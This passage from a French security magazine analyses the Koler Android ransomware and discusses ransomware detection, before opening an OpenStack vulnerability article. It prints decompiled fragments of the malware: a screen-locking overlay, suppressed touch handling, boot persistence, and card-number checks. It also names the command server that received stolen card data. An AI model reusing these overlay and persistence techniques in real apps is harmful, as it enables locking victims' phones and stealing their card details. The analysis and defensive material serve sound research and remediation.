  new WindowManager.LayoutParams(-1, -1, 2005
// TYPE_TOAST, 0x100, -3) :
  // Autres
  new WindowManager.LayoutParams(-1, -1, 2010
// TYPE_SYSTEM_ERROR,
                                0x100 // FLAG_
LAYOUT_IN_SCREEN,
                               -3 );
//TRANSLUCENT
```

Cette « ruse » nécessite la permission **SYSTEM_ALERT_WINDOW** qui est demandée par le rançongiciel.

De plus, le code :

- récupère les événements de toucher sur l'écran (par exemple, si on essaie de faire glisser vers le haut pour faire disparaître l'application) et s'assure que rien ne se passe :

```
protected void onTouchEvent_Move(MotionEvent event) {
// ne rien faire     }
protected void onTouchEvent_Press(MotionEvent event) {
// ne rien faire  }
protected void onTouchEvent_Up(MotionEvent event) {
// ne rien faire   }
```

- s'assure que le rançongiciel est lancé au redémarrage du téléphone :

```
public class Azzzr extends BroadcastReceiver {
 ...
public void onReceive(Context context, Intent intent)
{
   // démarrage du service Azzzt
   context.startService(new Intent(context, Azzzt.
class));

   // démarrage du service Azzza
   this.ctx = context;
   this.intbt = new Intent(context, Azzza.class);
   if(!this.isMyServiceRunning(Azzza.class)) {
       context.startService(this.intbt);
   }
   ...
```

4. PAYER LA RANÇON ?

Le code du rançongiciel vérifie que le numéro de la carte OneVanilla est plausible. En effet, le numéro d'une carte bancaire n'est pas aléatoire, et les premiers chiffres représentent par exemple le type de carte ou la banque concernée. C'est ainsi que les attaquants reconnaissent les cartes Visa Santander, Green Dot, Bancorp, First United, Chase, Qiwi, BB&T, et les cartes Mastercard Santander, Carrefour, Woolsworths, etc.

```
protected void chckcode() {
   int st = 0;
   if(this.input.length() != 16) {  // le numéro de
carte doit comporter 16 chiffres
     st = 1;
   }
   if(this.vinput.length() != 3) {  // code de
vérification sur 3 chiffres
      st = 1;
   }

   // verification des 4 premiers chiffres de la carte
   ...
   if(this.input.length() > 4) {
     code = this.input.getText().toString().
substring(0, 4);
   }
   ...
   this.hht = this.getService().getString(0x7F05002F);
// 4
   this.hhty = this.getService().getString(0x7F05002E);
// 3
   this.hyty = this.getService().getString(0x7F050030);
// 5
   if(!code.startsWith(String.valueOf(this.hht) + this.
getService().getString(0x7F050037)) &&
       ... ) {
     this.nec();  // invalide
   }
   else {
     this.valid(); // numéro apparemment valide
   }
```

Le code vérifie bien entendu également la date d'expiration de la carte. Si la carte saisie paraît valide, il sera envoyé à un serveur distant, sous le contrôle des attaquants. Vous noterez au passage qu'il n'y a pas

de transaction bancaire réalisée : le rançongiciel récupère le numéro de carte, CVV et date d'expiration, et pille probablement tout le contenu de cette carte prépayée. Si la victime n'entre pas le numéro d'une carte prépayée, comme préconisé, mais le numéro de sa propre carte bancaire, les attaquants disposent également de tout ce qu'il faut pour faire une ponction sur le compte de victime...

5. SERVEUR DISTANT

C'est la classe **Azzzt** qui gère la communication avec le serveur distant. Cet échantillon contacte **http://server4webapi.com/news/new_t.php**, suivi d'un identifiant unique basé sur l'Android ID, l'IMEI et le numéro de série du téléphone, et suivi du numéro de carte, date d'expiration et CVV de la carte bancaire.

Le site **server4webapi.com** n'existe plus à l'heure actuelle, et si on le « ping », c'est intéressant, car le nom est résolu vers 127.0.0.1 (*localhost* !). En consultant un historique public de serveurs DNS (ex. : **https://securitytrails.com/domain/server4webapi.com**), on voit qu'avant de pointer sur 127.0.0.1, ce nom de domaine a pointé pendant 11 mois vers 147.75.201.149.

Si on examine un autre échantillon du rançongiciel (sha256 : 0f2db8b849ad7f9f02c1edbfa5b47ebaaa155661e243d2be1845c5b4811dd172), celui-ci utilisait le nom de domaine **cloudserverapi.com**. Pareil, il redirige maintenant vers 127.0.0.1, mais auparavant, ô hasard, il pointait vers la même adresse IP 147.75.201.149, pendant 9 mois.




Figure 4 : Plusieurs échantillons de Koler pointaient il y à quelques mois vers l'adresse IP 147.75.201.149, probablement contrôlée par les attaquants à ce moment-là.

Nous avons donc ici toute une série d'échantillons de la même veine qui redirigeait vers un serveur contrôlé par les attaquants.

6. SE DÉBARRASSER DU RANÇONGICIEL - CONCLUSION

En théorie, la page web **http://server4webapi.com/news/new_t.php** était censée retourner une commande **unlock** :

```
if(cmd.startsWith(this.getString(0x7F05001E))) {  // si la commande
débute par " unlock "
    SharedPreferences.Editor v12_2 = this.getSharedPreferences(this.
getString(0x7F05000A), 0).edit();  // modifier le fichier de
configuration " bugaga "

    // passer l'état du champ " megastatus " à la valeur 9
    v12_2.putInt(this.getString(0x7F05001A), 9);  //  "megastatus"
    v12_2.apply();
    v12_2.commit();

    // lancer Azzzy
    Intent intent = new Intent(this, Azzzy.class);
    intent.setFlags(0x10000000);
    this.startActivity(intent);
}
```

Cette commande provoque l'exécution de la classe **Azzzy** dont le contenu est très simple : cela tue le processus du rançongiciel, redonnant ainsi à la victime la main sur son téléphone.

```
public class Azzzy extends Activity {
    @Override  // android.app.Activity
    public void onCreate(Bundle savedInstanceState) {
```

```
        super.onCreate(savedInstanceState);
        Azzza.stop();
        try {
            Azzzd.stop();
        }
        catch(Exception v0) {
        }

        this.finish();
        Process.killProcess(Process.myPid());
    }
}
```

Notez tout de même que le téléphone est débloqué au bon vouloir des attaquants… Il ne s'agit pas d'une « amende » comme le malware le laisse entendre, mais bien d'une rançon, donc sans aucune garantie.

Un utilisateur averti peut se sortir de ce mauvais pas à moindres frais, à condition d'avoir au préalable autorisé l'accès au téléphone via ADB. Si c'est le cas, brancher le téléphone via USB, et taper `adb uninstall tediodd.ebwkhjymkivuleepojfkkn.cqjepehy`. Le nom `tediodd...` est le nom précis de l'application. Il peut varier suivant les échantillons. Pour le trouver, faire `adb shell pm list packages`. Comme cet échantillon n'effectue aucun chiffrement des données, il suffit de le désinstaller.

Si ADB n'a pas été autorisé (ou si la pop-up qui l'autorise est cachée sur le téléphone), il existe encore une solution : redémarrer le téléphone en mode sans échec. Le téléphone redémarre alors, mais sans lancer les applications. La victime peut alors désinstaller le rançongiciel, puis à nouveau redémarrer en mode normal.

En espérant que cette investigation vous ait plu, faites maintenant attention à vos téléphones ! ■

RÉFÉRENCES

[1] Échantillon analysé dans cet article : Koodous, https://koodous.com/apks/d11d99c5552af7bdb97ff11da605da00b844dcfcc5b35229c8aef7c9b790e329

[2] Article sur analysant un vieil échantillon de Koler : Malware Threatens FBI Action for Illegal Possession of Pornography, ASEC Report, vol. 61, pages 15-27, January 2015, https://global.ahnlab.com/global/upload/download/asecreport/ASEC+REPORT_vol.61_ENG.pdf



chez votre marchand de journaux

et sur **www.ed-diamond.com**

PAPIER

en kiosque

FLIPBOOK HTML5

sur www.ed-diamond.com

CONNECT

sur connect.ed-diamond.com

DÉTECTION DES RANÇONGICIELS, OU COMMENT LUTTER CONTRE NOS PROPRES OUTILS DE SÉCURITÉ ?

Hélène LE BOUDER – helene.le-bouder@imt-atlantique.fr
Maître de conférence à l'IMT Atlantique

Votre ordinateur a été la cible d'une attaque par un rançongiciel et vous n'aviez pas de sauvegarde ? Dommage. Dans cet article, nous présentons des techniques de détection de rançongiciels qui auraient pu empêcher cela.

mots-clés : *RANÇONGICIELS / DÉTECTION / CHIFFREMENT / CRYPTOGRAPHIE*

Pour détecter un rançongiciel, bien évidemment toute la batterie des antivirus classiques est déployée. L'apprentissage automatisé sous toutes ses formes est utilisé pour analyser les logs réseaux ou le binaire du programme. On pourrait écrire plusieurs centaines de pages rien que pour toutes ces techniques de détection. Dans cet article, nous préférons nous concentrer sur la lutte contre les comportements spécifiques des rançongiciels.

1. LE CHIFFREMENT DÉTOURNÉ

Un rançongiciel (*ransomware*) est un logiciel malveillant qui prend en otage des données informatiques. Il demande ensuite à l'utilisateur de payer une rançon en échange de leur restitution. Il existe différents types de rançongiciels. Certains ciblent quelques fichiers spécifiques de votre ordinateur et les exfiltrent, puis menacent d'en diffuser le contenu. Cette nouvelle génération de rançongiciels connue sous le nom de *doxware* n'est aujourd'hui qu'à son commencement. La plupart des rançongiciels appelés en anglais *crypto-ransomware* utilisent une autre technique pour prendre les fichiers en otage : ils les chiffrent ! Ils s'attaquent ainsi à tous les types de fichiers (.docs, .jpg, .txt, etc.) sans en analyser le contenu. La rançon est demandée en échange de la clé de déchiffrement.

La confidentialité des données informatiques est toujours ou presque assurée par du chiffrement. L'utilisateur n'en a souvent même pas conscience ou n'y prête plus attention. Par exemple : le « s » de https signifie, entre autres, que les communications avec le site web sont chiffrées ; ou encore, sur certains disques durs, l'écriture de données chiffrées de manière transparente pour l'utilisateur. Ainsi, les rançongiciels détournent un outil quotidien de la sécurité informatique à des fins malveillantes. C'est leur caractéristique la plus marquante. Tel est pris qui croyait prendre !

Décrypter le chiffrement d'un rançongiciel revient à faire de la cryptanalyse. Or il est évident que les rançongiciels performants utilisent les standards actuels de chiffrement. Généralement, un protocole est utilisé pour exfiltrer une ou des clés de chiffrement symétrique. L'algorithme de chiffrement symétrique le plus utilisé par les rançongiciels est l'*Advanced Encryption Standard* (AES). Il est impensable de tenter d'attaquer l'algorithme de chiffrement lui-même pour se protéger des ran-

çongiciels. Si quelqu'un y parvenait, cela reviendrait à devoir changer le standard. Mais, alors, comment se préserver d'un attaquant bien à jour de l'état de l'art en matière de sécurité ?

Par ailleurs, une fois les fichiers chiffrés c'est trop tard ! Le seul espoir est alors de payer la rançon, ce qui ne garantit en aucun cas la restitution de vos données. Néanmoins, le modèle économique le plus courant des rançongiciels est de demander des sommes peu élevées et viser de nombreuses victimes. Aussi, la plupart de ces derniers restituent les données. En effet, si l'information que la clé de déchiffrement n'est pas fournie en échange de la rançon se propage, alors aucune des futures victimes ne se risquera à payer. Par ailleurs, les auteurs de rançongiciels ciblant des entreprises calculent le montant de la rançon de manière à ce que celui-ci soit inférieur au coût de la remise en service avec une sauvegarde des données. Malgré tout, l'Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI) déconseille de payer les rançons afin de ne pas encourager les auteurs des rançongiciels. Il est préconisé de faire des sauvegardes régulières des systèmes et de s'assurer de la capacité de les restaurer rapidement.

2. LUTTE CONTRE LES RANÇONGICIELS

Idéalement pour lutter contre un rançongiciel, comme pour tout logiciel malveillant, il faut le détecter et le stopper, dès son intrusion, avant qu'il ne lance l'attaque. Malheureusement, ce n'est pas toujours une réussite. Dans ce paragraphe, nous nous intéressons aux techniques de détection du comportement d'un rançongiciel, après infection. Pour lutter contre un tel comportement, il faut détecter l'attaque, c'est-à-dire le chiffrement, très rapidement pour perdre le moins de fichiers possible. On considère que chaque fichier chiffré est un fichier perdu.

2.1 Via le chiffrement

2.1.1 Mauvaise implémentation cryptographique

Implémenter correctement une fonction de chiffrement n'est pas évident. Une mauvaise implémentation peut apporter des failles non prises en compte par l'algorithme théorique. Un exemple typique est LockCrypt, sorti en 2017, dont les auteurs ont cherché à concevoir leur propre algorithme de chiffrement. On se doute bien que le résultat fut un désastre. En effet, il est assez facile de retrouver la clé sans payer.

Une erreur classique des premiers rançongiciels, comme une des premières versions de SynoLocker, est l'utilisation d'un mauvais mode de chiffrement par blocs. Le mode ECB (*Electronic Code Book*) consiste à chiffrer des blocs de messages indépendamment les uns des autres. Or l'inconvénient de cette méthode est que si on chiffre deux fois le même message, on obtient le même chiffré. C'est pourquoi dans une implémentation robuste ce mode n'est jamais utilisé. De nombreux autres modes, comme par exemple le mode GCM (*Galois/Counter Mode*) qui permet de garantir l'intégrité en plus de la confidentialité, sont utilisés.

Plus prosaïquement, le rançongiciel peut oublier d'effacer la clé de chiffrement de la mémoire vive de l'ordinateur. C'est le cas de Wannacry avec certaines vieilles versions de Windows. Le rançongiciel utilise l'API cryptographique correctement, mais cette dernière contient une vulnérabilité. En effet, les clés ne sont pas effacées après manipulation et il est donc possible d'en retrouver une partie, comme montré par Adrien Guinet **[1]**.

Ou encore une mauvaise implémentation peut être vulnérable à la cryptanalyse par attaques temporelles. Ces attaques se focalisent sur le temps de calcul d'opérations critiques de l'algorithme de chiffrement, afin d'en retrouver la clé. Il existe un décrypteur pour STOP djvu (apparemment) basé sur ce principe, mais les détails de ce décrypteur n'ont pas été publiés pour le moment.

Ces exemples comme beaucoup d'autres sont des erreurs d'implémentation qui peuvent être utilisées pour lutter contre des rançongiciels peu élaborés. Les rançongiciels les plus récents ont gagné en expérience et ne font plus ce genre d'erreurs.

2.1.2 L'utilisation d'outils cryptographiques

Pour éviter des failles liées à l'implémentation, beaucoup de rançongiciels ne développent pas leur propre bibliothèque cryptographique. Certains utilisent tout simplement les outils de leur victime, comme les outils Windows. La « crypto API » de Windows

(MS CAPI de son vrai nom) offre de nombreux services de sécurité, comme le chiffrement, aux applications de l'espace utilisateur. Le rançongiciel n'a plus qu'à se servir. Cependant une contre-mesure efficace est de surveiller l'appel à ces bibliothèques **[2]**.

Malheureusement, certains rançongiciels performants embarquent dans leur code les fonctions de chiffrement implémentées de façon robuste.

2.1.3 Pots de miel

Qui dit chiffrement dit modification des données. Beaucoup de contre-mesures existantes se basent sur la détection de ces modifications. Une méthode pour se préserver des rançongiciels est la technique du « pot de miel » (*honeypot*) ou canari. L'utilisateur crée des fichiers de leurres, par exemple `ma_compta.docx` dans le répertoire `Documents` dont il surveille l'intégrité régulièrement. Si ce fichier `ma_compta.docx` est modifié, le rançongiciel est détecté.

2.1.4 Entête de fichier

Les entêtes de fichiers sont généralement très structurés. Ils contiennent des précisions sur le format du fichier. Il est possible de réaliser un apprentissage de l'arrangement des bits composant un entête **[3]**. Aussi, lorsqu'un rançongiciel modifie ces entêtes pour les chiffrer, cela détruit complètement la structure. Cela se détecte rapidement et avant qu'il ait pu chiffrer le document en entier. Malheureusement aujourd'hui il est fréquent de rencontrer des rançongiciels qui ne chiffrent qu'une partie des documents et bien évidemment pas les entêtes.

2.1.5 Détection de l'aléatoire

La confusion et la diffusion sont deux propriétés utilisées dans un algorithme de chiffrement. Elles ont été introduites par Shannon. La confusion correspond à une volonté de rendre la relation entre le texte clair et le texte chiffré la plus complexe possible. La diffusion est l'idée qu'un biais sur le texte clair ou sur la clé ne doit pas se retrouver sur le texte chiffré. Pour un algorithme de chiffrement avec une bonne diffusion, l'inversion d'un seul bit en entrée doit changer chaque bit en sortie avec une probabilité d'un demi, indépendamment les uns des autres.

Un rançongiciel utilise généralement les standards de chiffrement qui respectent ces propriétés. Or la confusion et la diffusion ont pour conséquence que le chiffré obtenu a une répartition des bits proche de l'aléatoire uniforme. Une méthode de détection de chiffrement est alors de surveiller l'écriture de données qui semblent être le fruit du hasard dans un fichier.

L'outil classique de détection d'aléa est l'entropie de Shannon. Elle correspond à la mesure de la quantité d'information contenue dans un octet. Plus elle est élevée plus cela signifie que la distribution des données se rapproche d'une distribution uniformément aléatoire. Cependant, pour être précise, celle-ci a besoin de beaucoup de données. Or dans le cas de la détection du chiffrement, il ne faut pas attendre pour agir et bloquer un processus douteux. Ainsi, dans le monde académique, ces dernières années se déroule une compétition de l'outil statistique le plus approprié **[3,4,5]**.

2.2 Autres comportements suspects propres aux rançongiciels

2.2.1 Parcours des fichiers

Afin de chiffrer les fichiers de sa victime, un rançongiciel parcourt tous les dossiers de l'ordinateur en partant de sa racine. Aussi ce parcours des fichiers est un marqueur de compromission. Malheureusement, si on observe une ouverture et une modification systématique des fichiers, c'est que nombre d'entre eux sont déjà perdus. Cet indicateur fait également beaucoup de faux positifs, comme une sauvegarde journalière par exemple.

2.2.2 La note de rançon

La rançon doit généralement être payée via une monnaie virtuelle difficilement traçable comme le bitcoin. Mais attention, pas question que l'utilisateur ne paye pas, car il n'a pas compris ce qu'il devait faire. Certains rançongiciels vont jusqu'à installer un chat pour aider leur victime à payer. Néanmoins la plupart des notes de rançon ne sont qu'un simple fichier texte déposé à différents emplacements stratégiques de l'ordinateur.

INSOMNI'HACK



March 19th & 20th, 2020

Security conferences & Ethical hacking contest

Genève Palexpo | Route François-Peyrot 30 | CH-1218 Grand-Saconnex

March 16th, 17th & 18th : Training

SCRT Information Security

www.insomnihack.ch

1ns0mn1h4ck

Aussi les notes de rançon doivent être les plus visibles et compréhensibles que faire se peut. Parfois, il y a une note de rançon par fichier chiffré. L'écriture de ces notes de rançon est un autre indice de l'infection par un rançongiciel. Pour détecter ces apparitions de notes de rançon, on peut se focaliser sur des mots clés communs à toutes ces notes. Cette contre-mesure n'est d'aucune efficacité face à un rançongiciel qui dépose sa rançon dans un chat ou une image.

Par ailleurs, quand la première note de rançon apparaît, bien souvent une partie des fichiers est déjà chiffrée.

2.3 Autres mécanismes de défense

2.3.1 Suivis des transactions

Des études ont également porté sur la recherche des transactions bitcoins correspondant à des paiements de rançon **[6]**. Elles permettent d'identifier des adresses utilisées par les attaquants, mais elles ne préservent pas des infections.

2.3.2 Copy-on-Write

Une contre-mesure simple contre les rançongiciels est l'utilisation d'un système de fichiers moderne tel que ZFS qui implémente le *copy-on-write*. C'est-à-dire que toute nouvelle écriture d'un fichier est faite à un nouvel emplacement (si possible) et n'écrase pas la version précédente du fichier. Ainsi en cas d'infection, l'écriture du fichier chiffré n'écrase pas la version en clair. En conséquence, il devient possible de retrouver l'ancienne version du fichier, non chiffrée, sans devoir payer la rançon. Réaliser des « snapshots » régulièrement permet de se protéger très efficacement.

3. MISE EN PRATIQUE

3.1 Tester des contre-mesures

Au Laboratoire Haute Sécurité (LHS) de l'INRIA à Rennes, des chercheurs travaillent sur la mise en pratique de solutions anti-rançongiciels.

Tester des contre-mesures pour lutter contre ces derniers, comme pour tous les logiciels malveillants, n'est pas évident.

Pour commencer, il faut disposer d'au moins un ordinateur de test qui n'est pas relié au reste du réseau, afin de ne pas infecter ses collègues par inadvertance.

Par ailleurs, les rançongiciels ont une durée de vie limitée dans le temps. Aussi la base de données des logiciels malveillants doit se tenir à jour, il n'y a pas d'intérêt de tester des contre-mesures sur un rançongiciel devenu inactif.

Une autre difficulté est de convaincre le rançongiciel qu'il n'est pas dans un environnement de test. En effet, beaucoup d'entre eux ne se déclenchent pas dans un environnement virtualisé. De plus, ils attendent souvent un signal leur prouvant une activité sur la machine pour exhiber leur comportement malveillant. Ce signal attendu peut être l'utilisation du clavier, une requête internet, etc. Une fois ce signal détecté, certains d'entre eux attendent encore un temps, allant de la minute au jour, avant d'attaquer. Tous ces comportements compliquent bien évidemment les tests de contre-mesures.

3.2 Efficacité d'une protection

Pour avoir un outil de protection contre les rançongiciels efficace, il faut prendre en considération trois critères :

1. la rapidité de détection pour ne pas perdre de fichiers ou le moins possible ;
2. avoir un faible impact en termes de : mémoire, calcul, etc., afin de ne pas ralentir le système ;
3. limiter les faux positifs.

Aussi, il est ingénieux de multiplier les contre-mesures, autant pour stopper un maximum de rançongiciels que limiter les faux positifs. La difficulté est alors de ne pas trop ralentir le système malgré toutes les contre-mesures mises en place.

Par ailleurs, souvent il est nécessaire de demander à l'utilisateur son avis avant de bloquer un processus. Il est normalement le plus apte à savoir ce qui est censé se passer sur sa machine. Malheureusement, de nombreuses études en sociologie montrent que les personnes pas

ou peu familiarisées avec l'informatique ne réagissent pas toujours de manière optimale face aux messages envoyés par leur antivirus. On a tous en tête le ou la collègue qui essaie de fermer la fenêtre de dialogue plutôt que de répondre à la question. La demande de prise de décision par l'utilisateur ne doit pas non plus être trop fréquente. Un outil qui sollicite trop souvent l'utilisateur risque de l'agacer et de se voir désinstaller.

Dans la suite de cet article, les détails d'implémentation de contre-mesures développées au LHS sont présentés **[3]**.

3.3 Tout se joue dans le noyau

Windows est le système d'exploitation le plus utilisé sur ordinateur de bureau, de nombreux rançongiciels s'attaquent à celui-ci. Toutefois, des rançongiciels récents peuvent également cibler des objets connectés comme des appareils photo. Néanmoins, la majorité s'attaque à Windows.

Le système d'exploitation Windows n'utilise que deux niveaux de privilèges : l'espace utilisateur et l'espace noyau. Le code qui s'exécute dans le noyau dispose de tous les droits sur le système.

À l'inverse, un code qui s'exécute en mode utilisateur n'a qu'une infime partie des privilèges. Les applications, et donc les rançongiciels, fonctionnent dans l'espace utilisateur. Elles n'ont pas le droit de lire ou écrire directement dans un espace mémoire autre que le leur. La lecture, ou l'écriture de fichiers, ou les appels à certaines bibliothèques passent par des appels système qui sont traités dans le noyau. Il est donc idéal de se placer dans le noyau pour surveiller les applications pour détecter et stopper celles qui seraient malveillantes. Nous montrons, dans la suite, des mécanismes de protection utilisant des « hooks » sur certains appels système.

De plus, récemment, un nouveau rançongiciel a fait son apparition. Celui-ci détourne les programmes légitimes de la machine pour faire exécuter son travail de chiffrement. Il faut donc surveiller plusieurs processus à la fois.

3.3.1 Insertion d'une porte dérobée dans MS CAPI

Les rançongiciels n'embarquant pas leur propre bibliothèque cryptographique font généralement appel à MS CAPI. Bien qu'il s'agisse de l'ancienne version de librairie cryptographique Windows, celle-ci est supportée sur un grand nombre de machines. S'il est envisageable de surveiller les appels à cette dernière, il est également possible de faire encore mieux en y introduisant une porte dérobée. Pour chiffrer avec cette API, il faut spécifier le fournisseur de service cryptographique (CSP pour *Cryptographic Service Provider*) ou se rabattre sur celui par défaut. On peut créer un nouveau CSP fournissant tous les algorithmes cryptographiques qui vont bien, mais avec une fonctionnalité en plus (notre porte dérobée). Celle-ci consiste à sauvegarder les clés de chiffrement symétriques. C'est possible puisqu'elles sont nécessairement manipulées par les algorithmes de chiffrement dans le CSP. Ainsi, si une attaque de rançongiciel est détectée, il suffit de réutiliser les clés soigneusement enregistrées pour tout déchiffrer.

En pratique, il faut encore que le nouveau CSP soit reconnu légitime, donc signé par Microsoft ; mais également qu'il soit utilisé, quel que soit le CSP demandé par l'application. Il est alors nécessaire de modifier le fonctionnement normal de la MS CAPI pour obtenir cet effet.

Attention, cette pratique est en réalité un « hook » de la librairie cryptographique de Windows. Elle peut se retourner contre l'utilisateur si une personne mal intentionnée met la main sur la sauvegarde de toutes les clés de chiffrement.

3.3.2 Pilote minifilter

Sous Windows, pour qu'une application interagisse avec un fichier sur le disque dur, plusieurs couches logicielles sont concernées. Pour commencer, le programme utilise des appels systèmes comme `read` ou `write`. À la fin, il utilise un pilote pour le système de fichiers (`ntfs.sys` dans notre cas).

Entre les deux, Windows permet d'ajouter des *minifilters* pour agir entre les `write` et le système de fichiers par exemple. Ces *minifilters* peuvent permettre de proposer un chiffrement transparent du disque ou de surveiller les activités de lecture/écriture par un antivirus. Le *minifilter* se voit associer une valeur, appelée *altitude*, spécifiant son ordre

d'exécution parmi tous les *minifilters*. Il est donc possible de créer un pilote *minifilter* de surveillance effectuant des mesures sur les données écrites sur le disque dur. Ainsi, à chaque utilisation de l'appel système `write`, il peut collecter : les données à écrire, mais aussi certaines métadonnées, dont le nom du fichier, la valeur de décalage de l'écriture dans le fichier, les ID du processus et du fil d'exécution. À partir des données à écrire, il peut évaluer à l'aide d'outils statistiques s'il s'agit d'un contenu chiffré. L'altitude du *minifilter* de surveillance doit lui permettre d'être prioritaire. En effet, s'il s'exécute après un *minifilter* de chiffrement du disque légitime, il détecte forcément du contenu chiffré.

Au LHS, les outils statistiques utilisés sont un test de Khi2 et des chaînes de Markov. Le test de Khi2 permet de déterminer avec un faible nombre d'octets si un contenu est aléatoire ou non. Les chaînes de Markov sont un outil très performant pour l'apprentissage des données. Elles détectent avec seulement quelques bits si un entête de fichier est normal ou non.

CONCLUSION

Les techniques présentées ici en combinaison avec l'analyse des logs réseaux et du binaire des programmes forment un rempart robuste à la plupart des rançongiciels. Malheureusement, elles ne sont pas suffisantes face à l'arrivée d'un nouveau rançongiciel conçu de manière optimale. Celui-ci est nouveau, donc pas encore connu des antivirus, l'analyse de son binaire et de ses logs réseaux ne donne rien. Bien programmé, il fait de la cryptographie embarquée de façon robuste sans utiliser les outils de sa victime. Il ne chiffre pas tous les fichiers, mais uniquement certains d'entre eux. Ainsi, il évite les fichiers de leurres et un parcours systématique du répertoire utilisateur. Il chiffre de manière intelligente, c'est-à-dire qu'il ne modifie pas les entêtes et conserve l'entropie d'origine des fichiers. Voire il ne chiffre pas lui-même les fichiers et détourne des programmes bénins de l'ordinateur de la victime. Il n'écrit sa note de rançon qu'une fois son travail de chiffrement totalement achevé et plutôt dans une image que dans un fichier texte.

Face à cet hypothétique rançongiciel, nous constatons que la guerre n'est pas finie et qu'il y a encore des solutions à inventer. Il est donc conseillé d'effectuer des sauvegardes régulièrement, car il s'agit de la meilleure protection contre les rançongiciels.

REMERCIEMENTS

Je remercie Ronan Lashermes pour ses relectures constructives. ■

RÉFÉRENCES

[1] Adrien Guinet, https://github.com/aguinet/wannakey

[2] Aurélien Palisse, Hélène Le Bouder, Jean-Louis Lanet, Colas Le Guernic, and Axel Legay. « Ransomware and the legacy crypto API. » In 11th International Conference, CRiSIS, 2016.

[3] Aurélien Palisse. « Analyse et détection de logiciels de rançon. » Thèse de doctorat, Rennes 1, 2019.

[4] Nolen Scaife, Henry Carter, Patrick Traynor, and Kevin RB Butler. « Cryptolock (and drop it): stopping ransomware attacks on user data. » In IEEE 36th International Conference on Distributed Computing Systems (ICDCS). IEEE, 2016.

[5] Amin Kharraz and Engin Kirda. « Redemption : Real-time protection against ransomware at end-hosts. » In International Symposium on Research in Attacks, Intrusions, and Defenses. Springer, 2017.

[6] Mauro Conti, Ankit Gangwal, and Sushmita Ruj. « On the economic significance of ransomware campaigns : A bitcoin transactions perspective. » Computers & Security, 2018.

ABONNEZ-VOUS !



6 MAGAZINES/AN

45 €*

au lieu de 59,40 €

FRAIS DE PORT OFFERTS

*Prix TTC en Euros / France Métropolitaine

DISPONIBLE EN VERSION PAPIER OU FLIPBOOK

DISPONIBLE EN VERSION PAPIER OU FLIPBOOK



Offre Papier : MC1

Offre Flipbook : MC4

Prix kiosque : 59,40 €

Économie : 14,40 €

45 €*

*Prix TTC en Euros / France Métropolitaine

DISPONIBLE EN VERSION PAPIER OU FLIPBOOK



Offre Papier : MC+1

Offre Flipbook : MC+4

Prix kiosque : 89,20 €

Économie : 24,20 €

65 €*

*Prix TTC en Euros / France Métropolitaine

FLIPBOOK HTML5

DÉCOUVREZ LE FLIPBOOK ! sur : www.ed-diamond.com

BULLETIN D'ABONNEMENT

E M'ABONNE À MISC

- ☐ Offre **MC1** - 6 numéros pour 45 €* (papier)
- ☐ Offre **MC4** - 6 numéros pour 45 €* (Flipbook)

E M'ABONNE À MISC ET SES HORS-SÉRIES

- ☐ Offre **MC+1** - 6 numéros et 2 hors-séries pour 65 €* (papier)
- ☐ Offre **MC+4** - 6 numéros et 2 hors-séries pour 65 €* (Flipbook)

ix TTC en Euros / France Métropolitaine - Les tarifs hors France étropolitaine, Europe, Asie, etc. sont disponibles en ligne !

découper ou recopier et à renvoyer avec votre glement à :

s Éditions Diamond Service des Abonnements , Place de la Cathédrale – 68000 Colmar – France

JE RÈGLE ..... €

☐ par **chèque bancaire** ou **postal** à l'ordre des Éditions Diamond (uniquement France et DOM TOM)

☐ Pour les règlements par **virement**, veuillez nous contacter **par e-mail :** cial@ed-diamond.com **ou par téléphone :** +33 (0)3 67 10 00 20

COORDONNÉES DE L'ABONNÉ

Société : .....

Nom : .....

Prénom : .....

Adresse : .....

.....

Code Postal : .....

Ville : .....

Pays : .....

Téléphone : .....

E-mail : .....

☐ J'autorise GNU/Linux Magazine à me contacter par e-mail ou par téléphone

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

CONSULTEZ MISC EN NUMÉRIQUE !



...CELUI D'AUJOURD'HUI ET CEUX D'HIER...

...LE BIMESTRIEL ET LES HORS-SÉRIES !

RENDEZ-VOUS SUR :

connect.ed-diamond.com

OPENSTACK ET LA GESTION DES VULNÉRABILITÉS

Flavien JOLY POTTUZ, Gaël LE BRETON, Stefano SECCI
Cnam, Paris

La communauté OpenStack s'est dotée d'un processus de traitement des vulnérabilités rigoureux, permettant de corriger au plus vite les anomalies découvertes. Dans cet article, nous aborderons le fonctionnement d'OpenStack et le processus de correction de vulnérabilités. Nous terminerons par l'explication et la reproduction d'une vulnérabilité révélée en janvier 2019.

mots-clés : *OPENSTACK / NFV / OSSA / NEUTRON*

OpenStack est une suite de logiciels open source développée principalement en Python. Cette plateforme logicielle constitue une couche d'abstraction offrant le contrôle des éléments qui constituent une infrastructure de cloud computing : le calcul, le stockage et la fonction réseau. Son principe autorise le fonctionnement et l'interopérabilité de différentes solutions matérielles et logicielles.

Le projet est modulaire, composé de plusieurs briques corrélées **[1]**. Il fonctionne sur le principe de services web, où chaque module est accessible au travers d'une API. OpenStack possède de nombreux modules, dont nous ne citerons que les principaux (voir Figure 1, page suivante).

- Nova est le composant majeur du projet, il assure la gestion des ressources de calcul de l'infrastructure. Il coordonne et gère les différents hyperviseurs employés pour l'administration des machines virtuelles. Plusieurs types d'hyperviseurs sont acceptés tels que Xen, VMWare, Hyper-V ou encore KVM.
